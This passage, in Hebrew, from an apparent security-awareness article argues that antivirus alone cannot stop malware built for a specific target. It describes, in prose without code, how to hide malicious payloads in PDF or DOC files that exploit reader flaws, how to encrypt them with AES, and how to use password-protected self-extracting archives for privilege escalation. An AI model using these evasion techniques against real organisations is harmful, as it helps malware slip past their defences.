ישנה בעיה אחת לגבי השיטה של נהלי האירוע והיא הרשאות, לשמחתנו ישנה מערכת הרשאות לכל מערכת הפעלה שאומרת לנו מה אנחנו יכולים לעשות ומה לא, הרבה מכונות במיוחד בעסקים גדולים יהיו מחוברות ל-Domain ולא יהיו להם הרשאות גבוהות על המערכת המקומית, דבר כזה עלול לגרום לבעיה בביצוע פעולות מתקדמות וגישה למערכת הקבצים של המכונה כמו מחיקת נק' השיחזור שהודגמא למעלה, מה הפיתרון? להתחכם, ללמוד על המטרה ולנצל פיתוח לא נכון של תוכנות.

הטבעת קבצים בתוך מיכלים כגון PDF ו/או DOC הוא עניין של מה בכך, ישנן אפילו אפשרויות להצפין את הקובץ ואת התכולה שלו ככה ששום אנטיוירוס לא ידע לקרוא את הג'בריש שמשאירה הצפנה כדוגמאת AES, לאחר למידה על המטרה שלנו, אנחנו יכולים להוסיף את אחת מעשרות (אם לא מאות) פגיעויות מפורסמות ולא מפורסמות שישנן לתוכנות קריאת הקבצים. דוגמא לכך, ניתן לראות בטבלה הבא:

Vulnerabilities by category and year in the Adobe Reader program:



כפי שאפשר לראות ישנה עליה בכמות הפגיעויות בשנים האחרונות ולכן הטמעת קוד זדוני היא בהחלט פיתרון מתי שרוצים לתקוף מטרה ספציפית עם ידע מוקדם. אבל מה נעשה במקרים בהם אנחנו דואגים גם לסריקת אנטיוירוס וגם לא יודעים מה התוכנה המדויקת בה משתמש האירגון ובנוסף חוששים ממשתמשים מתקדמים שיודעים לזהות קבצים ו/או משתמשים במנגנוני הלבנה?

קבצי ארכיון מוצפנים (Encrypted Archive Files):

קבצים אלו יכולים להיות כל קובץ קופסא / מיכל כמו zip7, rar, isotar, winzip וכו... לרוב לתוכנות שמייצרות קבצים שכאלו ישנה אפשרות להצפנת התוכן ולפתיחתו רק ע"י מפתח. כמובן גם פה המשתמש יהיה חייב לפתוח את הקובץ ולחלץ אותו ואחרי כל זה גם להפעיל אותו....אז מה עשינו בזה?

Self-extracting archive או SFX או בעברית, קובץ ארכיון המחלץ את עצמו, הקובץ יכול גם לפתוח את עצמו וגם להפעיל את התוכנות שהוא מכיל, כלים מתקדמים הראו שיש אפשרות לגרום לקובץ לפתוח את עצמו גם עם סיסמא ככה שכל המידע שהוא מכיל מוצפן ואין לאנטיוירוס גישה אליו, בתוך הקובץ יכולים לקונן מספר רב של סקריפטים, תוכנות וקוד זדוני שיבצעו פעולות ללא ידיעת המשתמש ואף ע"י שימוש במנגנון ההרשאות של מיקרוסופט ידעו לבצע העלאת סמכויות Privilege escalation מאחר והפיענוח של הקובץ והחילוץ האוטומטי נעשה ע"י משתמש ה-system.

סיכום

המאמר מגיע להבהיר את העמדה בה אנו מחזיקים: שימוש באנטי-וירוס בהחלט משפר את מערך ההגנה של אירגון, אך הוא רק חוליה בודדת מתוך שרשרת מערך ההגנה שלכם. אנטי וירוס מסוגל, במקרה הטוב, לחסום את הוירוסים המוכרים לו, אך הוא כמעט ואיננו יעיל כנגד וירוסים אשר נבנו במיוחד בשביל הארגון שלכם. במהלך המאמר הצגנו מספר דוגמאות פשוטות יחסית, אך לא נגענו אפילו חלק קטן מהדרכים הנוספות והמתקדמות יותר שקיימות, כגון הצפנת הוירוס בעזרת AES, שינוי עצמי של חתימת הוירוס על הדיסק או בזכרון המחשב, פגיעה אקטיבית בתוכנת האנטי-וירוס או שימוש בטכניקות Rootkit. חשוב להבין שהשימוש באנטי-וירוס הוא חשוב, אך הוא לא מגן ב-100 אחוז מכלל הסכנות הקיימות היום באינטרנט.

אודות

בר חופש, בן 24, מנהל אבטחת מידע של חברת Safe-T, בוגר קורס Hacking Defined Experts וחובב נלהב של אבטחת מידע.

יובל נתיב, בן 23, מדריך בקורס Hacking Defined Experts, בודק חדירה וחוקר אבטחת מידע ב--See Security. בעל הבלוג אבטחת מידע הישראלי אבטחה.